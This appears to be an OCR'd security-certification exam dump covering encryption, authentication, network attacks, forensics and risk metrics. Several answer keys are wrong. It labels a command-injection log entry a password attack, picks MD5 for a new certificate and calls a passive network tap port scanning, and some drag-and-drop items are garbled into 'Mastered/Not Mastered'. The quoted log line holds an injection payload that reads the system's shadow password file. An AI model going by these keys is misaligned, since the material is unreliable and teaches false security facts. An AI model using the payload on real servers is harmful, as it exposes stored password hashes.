
NEW QUESTION 234
- (Exam Topic 3)
For each of the given items, select the appropriate authentication category from the drop down choices. Select the appropriate authentication type for the following items:




A. Mastered
B. Not Mastered

Answer: A

Explanation:





NEW QUESTION 238
- (Exam Topic 3)
A security administrator has been asked to implement a VPN that will support remote access over IPSEC. Which of the following is an encryption algorithm that would meet this requirement?

A. MD5
B. AES
C. UDP
D. PKI

Answer: B

NEW QUESTION 243
- (Exam Topic 3)
An employee uses RDP to connect back to the office network. If RDP is misconfigured, which of the following security exposures would this lead to?

A. A virus on the administrator's desktop would be able to sniff the administrator's username and password.
B. Result in an attacker being able to phish the employee's username and password.
C. A social engineering attack could occur, resulting in the employee's password being extracted.
D. A man in the middle attack could occur, resulting the employee's username and password being captured.

Answer: D

NEW QUESTION 245
- (Exam Topic 3)
A security guard has informed the Chief Information Security Officer that a person with a tablet has been walking around the building. The guard also noticed strange white markings in different areas of the parking lot. The person is attempting which of the following types of attacks?

A. Jamming
B. War chalking
C. Packet sniffing
D. Near field communication

Answer: B

NEW QUESTION 250
- (Exam Topic 3)
Joe is exchanging encrypted email with another party. Joe encrypts the initial email with a key. When Joe receives a response, he is unable to decrypt the response with the same key he used initially. Which of the following would explain the situation?

A. An ephemeral key was used for one of the messages
B. A stream cipher was used for the initial email; a block cipher was used for the reply
C. Out-of-band key exchange has taken place
D. Asymmetric encryption is being used

Answer: D

Explanation:
Asymmetric algorithms use two keys to encrypt and decrypt datA. These asymmetric keys are referred to as the public key and the private key. The sender uses the public key to encrypt a message, and the receiver uses the private key to decrypt the message; what one key does, the other one undoes.

NEW QUESTION 252
- (Exam Topic 3)
While performing surveillance activities, an attacker determines that an organization is using 802.1X to secure LAN access. Which of the following attack mechanisms can the attacker utilize to bypass the identified network security?

A. MAC spoofing
B. Pharming
C. Xmas attack
D. ARP poisoning

Answer: A

NEW QUESTION 253
- (Exam Topic 3)
A computer on a company network was infected with a zero-day exploit after an employee accidently opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidently opened it. Which of the following should be done to prevent this scenario from occurring again in the future?

A. Install host-based firewalls on all computers that have an email client installed
B. Set the email program default to open messages in plain text
C. Install end-point protection on all computers that access web email
D. Create new email spam filters to delete all messages from that sender

Answer: C

NEW QUESTION 258
- (Exam Topic 3)
Which of the following best describes the initial processing phase used in mobile device forensics?

A. The phone should be powered down and the battery removed to preserve the state of data on any internal or removable storage utilized by the mobile device
B. The removable data storage cards should be processed first to prevent data alteration when examining the mobile device
C. The mobile device should be examined first, then removable storage and lastly the phone without removable storage should be examined again
D. The phone and storage cards should be examined as a complete unit after examining the removable storage cards separately.

Answer: D

NEW QUESTION 259
- (Exam Topic 3)
During a recent audit, it was discovered that several user accounts belonging to former employees were still active and had valid VPN permissions. Which of the following would help reduce the amount of risk the organization incurs in this situation in the
future?

A. Time-of-day restrictions
B. User access reviews
C. Group-based privileges
D. Change management policies

Answer: B

NEW QUESTION 260
- (Exam Topic 3)
A penetration testing is preparing for a client engagement in which the tester must provide data that proves and validates the scanning tools' results. Which of the following is the best method for collecting this information?

A. Set up the scanning system's firewall to permit and log all outbound connections
B. Use a protocol analyzer to log all pertinent network traffic
C. Configure network flow data logging on all scanning system
D. Enable debug level logging on the scanning system and all scanning tools used.

Answer: A

NEW QUESTION 263
- (Exam Topic 3)
Which of the following attack types is being carried out where a target is being sent unsolicited messages via Bluetooth?

A. War chalking
B. Bluejacking
C. Bluesnarfing
D. Rogue tethering

Answer: B

Explanation:
Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

NEW QUESTION 265
- (Exam Topic 3)
A company wants to host a publicly available server that performs the following functions:

Evaluates MX record lookup

Can perform authenticated requests for A and AAA records

Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

A. DNSSEC

B. SFTP
C. nslookup
D. dig
E. LDAPS

Answer: A

Explanation:
DNS Security Extensions (DNSSEC) provides, among other things, cryptographic authenticity of responses using Resource Record Signatures (RRSIG) and authenticated denial of existence using Next-Secure (NSEC) and Hashed-NSEC records (NSEC3).

NEW QUESTION 266
- (Exam Topic 3)
Recently several employees were victims of a phishing email that appeared to originate from the company president. The email claimed the employees would be disciplined if they did not click on a malicious link in the message. Which of the following principles of social engineering made this attack successful?

A. Authority
B. Spamming
C. Social proof
D. Scarcity

Answer: A

NEW QUESTION 271
- (Exam Topic 3)
A technician must configure a firewall to block external DNS traffic from entering a network. Which of the following ports should they block on the firewall?

A. 53
B. 110
C. 143
D. 443

Answer: A

NEW QUESTION 273
- (Exam Topic 3)
Which of the following use the SSH protocol?

A. Stelnet
B. SCP
C. SNMP
D. FTPS
E. SSL
F. SFTP

Answer: BF

NEW QUESTION 275
- (Exam Topic 3)
A supervisor in your organization was demoted on Friday afternoon. The supervisor had the ability to modify the contents of a confidential database, as well as other managerial permissions. On Monday morning, the database administrator reported that log files indicated that several records were missing from the database. Which of the following risk mitigation strategies should have been implemented when the supervisor was demoted?

A. Incident management
B. Routine auditing
C. IT governance
D. Monthly user rights reviews

Answer: D

NEW QUESTION 280
- (Exam Topic 3)
During an application design, the development team specifics a LDAP module for single sign-on communication with the company's access control database. This is an example of which of the following?

A. Application control
B. Data in-transit
C. Identification
D. Authentication

Answer: D

NEW QUESTION 281
- (Exam Topic 3)
An auditor has identified an access control system that can incorrectly accept an access attempt from an unauthorized user. Which of the following authentication systems has the auditor reviewed?

A. Password-based
B. Biometric-based
C. Location-based
D. Certificate-based

Answer: B

NEW QUESTION 285
- (Exam Topic 3)
A system administrator needs to implement 802.1x whereby when a user logs into the network, the authentication server communicates to the network switch and assigns the user to the proper VLAN. Which of the following protocols should be used?

A. RADIUS
B. Kerberos
C. LDAP
D. MSCHAP

Answer: A

NEW QUESTION 286
- (Exam Topic 3)
The firewall administrator is adding a new certificate for the company's remote access solution. The solution requires that the uploaded file contain the entire certificate chain for the certificate to load properly. The administrator loads the company certificate and the root CA certificate into the file. The file upload is rejected. Which of the following is required to complete the certificate chain?

A. Certificate revocation list
B. Intermediate authority
C. Recovery agent
D. Root of trust

Answer: B

NEW QUESTION 291
- (Exam Topic 3)
A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks. Which of the following is the reason the manager installed the racks this way?

A. To lower energy consumption by sharing power outlets
B. To create environmental hot and cold isles
C. To eliminate the potential for electromagnetic interference
D. To maximize fire suppression capabilities

Answer: B

NEW QUESTION 295
- (Exam Topic 3)
A security administrator is evaluating three different services: radius, diameter, and Kerberos. Which of the following is a feature that is UNIQUE to Kerberos?

A. It provides authentication services
B. It uses tickets to identify authenticated users
C. It provides single sign-on capability
D. It uses XML for cross-platform interoperability

Answer: B

NEW QUESTION 299
- (Exam Topic 3)
A software development company needs to share information between two remote servers, using encryption to protect it. A programmer suggests developing a new encryption protocol, arguing that using an unknown protocol with secure, existing cryptographic algorithm libraries will provide strong encryption without being susceptible to attacks on other known protocols. Which of the following summarizes the BEST response to the programmer's proposal?

A. The newly developed protocol will only be as secure as the underlying cryptographic algorithms used.
B. New protocols often introduce unexpected vulnerabilities, even when developed with otherwise secure and tested algorithm libraries.
C. A programmer should have specialized training in protocol development before attempting to design a new encryption protocol.
D. The obscurity value of unproven protocols against attacks often outweighs the potential for introducing new vulnerabilities.

Answer: B

NEW QUESTION 302
- (Exam Topic 3)
An administrator discovers the following log entry on a server: Nov 12 2013 00:23:45 httpd[2342]: GET/app2/prod/proc/process.php?input=change;cd%20../../../etc;cat%20shadow
Which of the following attacks is being attempted?

A. Command injection
B. Password attack
C. Buffer overflow

D. Cross-site scripting

Answer: B

NEW QUESTION 303
- (Exam Topic 3)
A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage. Which of the following should be implemented?

A. Recovery agent
B. Ocsp
C. Crl
D. Key escrow


Answer: B

NEW QUESTION 307
- (Exam Topic 3)
AChief Security Officer (CSO) has been unsuccessful in attempts to access the website for a potential partner (www.example.net). Which of the following rules is preventing the CSO from accessing the site?
Blocked sites: *.nonews.com, *.rumorhasit.net, *.mars?

A. Rule 1: deny from inside to outside source any destination any service smtp
B. Rule 2: deny from inside to outside source any destination any service ping
C. Rule 3: deny from inside to outside source any destination {blocked sites} service http-https
D. Rule 4: deny from any to any source any destination any service any

Answer: C

NEW QUESTION 308
- (Exam Topic 3)
Drag and drop the correct protocol to its default port.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
FTP uses TCP port 21. Telnet uses port 23. SSH uses TCP port 22.

All protocols encrypted by SSH, including SFTP, SHTTP, SCP, SExec, and slogin, also use TCP port 22. Secure Copy Protocol (SCP) is a secure file-transfer facility based on SSH and Remote Copy Protocol (RCP).
Secure FTP (SFTP) is a secured alternative to standard File Transfer Protocol (FTP). SMTP uses TCP port 25. Port 69 is used by TFTP.
SNMP makes use of UDP ports 161 and 162. http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

NEW QUESTION 312
- (Exam Topic 3)
Which of the following is the proper way to quantify the total monetary damage resulting from an exploited vulnerability?

A. Calculate the ALE
B. Calculate the ARO
C. Calculate the MTBF
D. Calculate the TCO

Answer: A

NEW QUESTION 317
- (Exam Topic 3)
Which of the following are MOST susceptible to birthday attacks?

A. Hashed passwords
B. Digital certificates
C. Encryption passwords
D. One time passwords

Answer: A

NEW QUESTION 318
- (Exam Topic 3)
Having adequate lighting on the outside of a building is an example of which of the following security controls?

A. Deterrent
B. Compensating
C. Detective
D. Preventative

Answer: A

NEW QUESTION 321
- (Exam Topic 4)
An incident involving a workstation that is potentially infected with a virus has occurred. The workstation may have sent confidential data to an unknown internet server. Which of the following should a security analyst do FIRST?

A. Make a copy of everything in memory on the workstation.
B. Turn off the workstation.
C. Consult information security policy.
D. Run a virus scan.

Answer: A

NEW QUESTION 324
- (Exam Topic 4)
A datacenter manager has been asked to prioritize critical system recovery priorities. Which of the following is the MOST critical for immediate recovery?

A. Communications software
B. Operating system software
C. Weekly summary reports to management
D. Financial and production software


Answer: B

NEW QUESTION 329
- (Exam Topic 4)
A security administrator wants to implement a logon script that will prevent MITM attacks on the local LAN. Which of the following commands should the security administrator implement within the script to accomplish this task?

A. arp - s 192.168.1.1 00-3a-d1-fa-b1-06
B. dig - x@192.168.1.1 mypc.comptia.com
C. nmap - A - T4 192.168.1.1
D. tcpdump - lnv host 192.168.1.1 or either 00:3a:d1:fa:b1:06

Answer: A

NEW QUESTION 333
- (Exam Topic 4)
A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:



Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

A. DENY TCO From ANY to 172.31.64.4
B. Deny UDP from 192.168.1.0/24 to 172.31.67.0/24
C. Deny IP from 192.168.1.10/32 to 0.0.0.0/0
D. Deny TCP from 192.168.1.10 to 172.31.67.4

Answer: D

NEW QUESTION 335
- (Exam Topic 4)
To determine the ALE of a particular risk, which of the following must be calculated? (Select two.)

A. ARO
B. ROI
C. RPO
D. SLE
E. RTO

Answer: AD

NEW QUESTION 339
- (Exam Topic 4)
A security administrator determined that users within the company are installing unapproved software. Company policy dictates that only certain applications may be installed or ran on the user's computers without exception. Which of the following should the administrator do to prevent all unapproved software from running on the user's computer?

A. Deploy antivirus software and configure it to detect and remove pirated software
B. Configure the firewall to prevent the downloading of executable files
C. Create an application whitelist and use OS controls to enforce it
D. Prevent users from running as administrator so they cannot install software.

Answer: C

NEW QUESTION 341
- (Exam Topic 4)
A security administrator suspects that data on a server has been exhilarated as a result of un- authorized remote access. Which of the following would assist the administrator in con-firming the suspicions? (Select TWO)

A. Networking access control
B. DLP alerts
C. Log analysis
D. File integrity monitoring
E. Host firewall rules

Answer: BC

NEW QUESTION 343
- (Exam Topic 4)
A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

A. Non-intrusive
B. Authenticated
C. Credentialed
D. Active

Answer: C

NEW QUESTION 346
- (Exam Topic 4)
A company is investigating a data compromise where data exfiltration occurred. Prior to the investigation, the supervisor terminates an employee as a result of the suspected data loss. During the investigation, the supervisor is absent for the interview, and little evidence can be provided form the role-based authentication system in use by the company. The situation can be identified for future mitigation as which of the following?

A. Job rotation
B. Log failure
C. Lack of training

D. Insider threat

Answer: B

NEW QUESTION 347
- (Exam Topic 4)
A security analyst has set up a network tap to monitor network traffic for vulnerabilities. Which of the following techniques would BEST describe the approach the analyst has taken?

A. Compliance scanning
B. Credentialed scanning
C. Passive vulnerability scanning
D. Port scanning

Answer: D

NEW QUESTION 348
- (Exam Topic 4)
A company would like to prevent the use of a known set of applications from being used on company computers. Which of the following should the security administrator implement?

A. Whitelisting
B. Anti-malware
C. Application hardening
D. Blacklisting
E. Disable removable media

Answer: D

NEW QUESTION 350
- (Exam Topic 4)
Which of the following is commonly done as part of a vulnerability scan?

A. Exploiting misconfigured applications
B. Cracking employee passwords
C. Sending phishing emails to employees
D. Identifying unpatched workstations

Answer: D

NEW QUESTION 354
- (Exam Topic 4)
A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack. Which of the following would BEST prevent this type of attack?

A. Faraday cage
B. Smart cards
C. Infrared detection
D. Alarms

Answer: A

NEW QUESTION 358
- (Exam Topic 4)
A global gaming console manufacturer is launching a new gaming platform to its customers. Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?

A. Firmware version control
B. Manual software upgrades
C. Vulnerability scanning
D. Automatic updates
E. Network segmentation
F. Application firewalls

Answer: AD

NEW QUESTION 360
- (Exam Topic 4)
A security analyst is working on a project that requires the implementation of a stream cipher. Which of the following should the analyst use?

A. Hash function
B. Elliptic curve
C. Symmetric algorithm
D. Public key cryptography

Answer: C

NEW QUESTION 363
- (Exam Topic 4)
An organization is trying to decide which type of access control is most appropriate for the network. The current access control approach is too complex and requires significant overhead. Management would like to simplify the access control and provide user with the ability to determine what permissions should be applied to files, document, and directories. The access control method that BEST satisfies these objectives is:

A. Rule-based access control
B. Role-based access control
C. Mandatory access control
D. Discretionary access control

Answer: D

NEW QUESTION 365
- (Exam Topic 4)
A company is evaluating cloud providers to reduce the cost of its internal IT operations. The company's aging systems are unable to keep up with customer demand. Which of the following cloud models will the company MOST likely select?

A. PaaS
B. SaaS
C. IaaS
D. BaaS

Answer: C

NEW QUESTION 366
- (Exam Topic 4)
A security auditor is putting together a report for the Chief Executive Officer (CEO) on personnel security and its impact on the security posture of the whole organization. Which of the following would be the MOST important factor to consider when it comes to personnel security?

A. Insider threats
B. Privilege escalation
C. Hacktivist
D. Phishing through social media
E. Corporate espionage

Answer: A

NEW QUESTION 367
- (Exam Topic 4)
When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

A. RC4
B. MD5
C. HMAC
D. SHA

Answer: B

NEW QUESTION 372
- (Exam Topic 4)
A security administrator needs to address the following audit recommendations for a public-facing SFTP server:
Users should be restricted to upload and download files to their own home directories only. Users should not be allowed to use interactive shell login.
Which of the following configuration parameters should be implemented? (Select TWO).

A. PermitTunnel
B. ChrootDirectory
C. PermitTTY
D. AllowTcpForwarding
E. IgnoreRhosts

Answer: BC

NEW QUESTION 377
- (Exam Topic 4)
A security analyst is updating a BIA document. The security analyst notices the support vendor's time to replace a server hard drive went from eight hours to two hours. Given these new metrics, which of the following can be concluded? (Select TWO)

A. The MTTR is faster.
B. The MTTR is slower.
C. The RTO has increased.
D. The RTO has decreased.
E. The MTTF has increased.
